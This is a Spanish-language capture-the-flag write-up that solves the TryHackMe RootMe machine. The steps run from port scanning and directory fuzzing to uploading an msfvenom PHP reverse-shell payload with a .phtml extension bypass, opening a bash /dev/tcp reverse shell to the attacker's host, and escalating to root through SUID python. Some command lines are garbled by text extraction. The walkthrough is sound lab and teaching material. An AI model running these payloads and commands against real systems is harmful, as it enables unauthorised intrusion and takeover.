RootMe

- Enumeración
 - Ping
 - Nmap
 - Fuzzing Web
- Explotación
 - File Upload
 - MSFvenom
 - SUID

Resolviendo la máquina RootMe

En esta publicación, comparto cómo resolví la máquina RootMe de TryHackMe.

Enumeración

Ping

Se ejecuta un *ping* para verificar la conectividad con la máquina y obtener pistas sobre su sistema operativo.

```
ping -c 1 10.10.32.143
```

```
PING 10.10.32.143 (10.10.32.143) 56(84) bytes of data.
64 bytes from 10.10.32.143: icmp_seq=1 ttl=63 time=41.3 ms

— 10.10.32.143 ping statistics —

1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 41.332/41.332/41.332/0.000 ms
```

TTL=63 -> Linux

Nmap

Se realiza un escaneo de puertos.

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 19:20 CEST
Initiating SYN Stealth Scan at 19:20
Scanning 10.10.32.143 [65535 ports]
Discovered open port 80/tcp on 10.10.32.143
Discovered open port 22/tcp on 10.10.32.143
Completed SYN Stealth Scan at 19:20, 12.08s elapsed (65535 total ports)
Nmap scan report for 10.10.32.143
Host is up, received user-set (0.042s latency).
Scanned at 2025-07-11 19:20:04 CEST for 12s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh
80/tcp open http
                   syn-ack ttl 63
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
          Raw packets sent: 67194 (2.957MB) | Rcvd: 65764 (2.631MB)
```

nmap -p22,80 -sCV 10.10.32.143 -oN targeted

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 19:20 CEST
Nmap scan report for 10.10.32.143
Host is up (0.041s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
                    Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
     PHPSESSID:
       httponly flag not set
_http-title: HackIT - Home
_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```


Fuzzing Web

Se realiza Fuzzing Web para buscar directorios.


```
gobuster dir -u http://10.10.32.143/ -w /usr/share/wordlists/dirbuster/directory-
list-lowercase-2.3-medium.txt
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                                 http://10.10.32.143/
   Method:
    Threads:
                                 /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
    Wordlist:
   Negative Status codes:
                                 gobuster/3.6
   User Agent:
+] Timeout:
Starting gobuster in directory enumeration mode
/uploads
                         (Status: 301) [Size: 314] [→ http://10.10.32.143/uploads/]
                         (Status: 301) [Size: 310] [→ http://10.10.32.143/css/]
(Status: 301) [Size: 309] [→ http://10.10.32.143/is/]
/panel
                         (Status: 301) [Size: 312] [→ http://10.10.32.143/panel/]
Progress: 1099/ / 20/644 (5.30%) C
[!] Keyboard interrupt detected, terminating.
Progress: 11035 / 207644 (5.31%)
Finished
```

http://10.10.32.143/panel/




http://10.10.32.143/uploads/



Explotación


File Upload

Se genera un payload con *MSFvenom* con extensión .php para intentar una ejecución remota en el servidor.




Se vuelve a generar un payload malicioso con extensión phtml.

msfvenom -p php/reverse_php LHOST=10.9.1.116 LPORT=444 -f raw > pwned.phtml



http://10.10.32.143/uploads/



MSFvenom

Uso de *Metasploit* para recibir la conexión inversa del *payload* previamente cargado.

multi/handler

```
search multi/handler
use 0 | use multi/handler
show options
set LHOST 10.9.1.116
set LPORT 444
set PAYLOAD php/reverse_php
exploit
```

```
Payload options (php/reverse_php):

Name Current Setting Required Description

LHOST 10.9.1.116 yes The listen address (an interface may be specified)

LPORT 444 yes The listen port

Exploit target:

Id Name

O Wildcard Target

View the full module info with the info, or info -d command.
```

```
[*] Started reverse TCP handler on 10.9.1.116:444
[*] Command shell session 3 opened (10.9.1.116:444 → 10.10.32.143:43862) at 2025-07-11 19:49:21 +0200
bash -c "sh -i >6 /dev/tcp/10.9.1.116/445 0>61"
```

Una vez establecida la conexión, se ejecuta una *reverse shell* para asegurar persistencia en el acceso.

```
bash -c "sh -i >& /dev/tcp/10.9.1.116/445 0>&1"
```

Se realiza el tratamiento de la terminal.

```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

SUID

Se realiza una búsqueda de binarios SUID para la escalada de privilegios.

find / -perm -4000 2>/dev/null

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/bin/mount
/bin/su
/bin/fusermount
/bin/ping
/bin/umount
```

Se observa un permiso sospechoso: usr/bin/python. Se realiza una búsqueda por GTFOBins.

SUID

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@rootme:/$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")
# whoami
root
```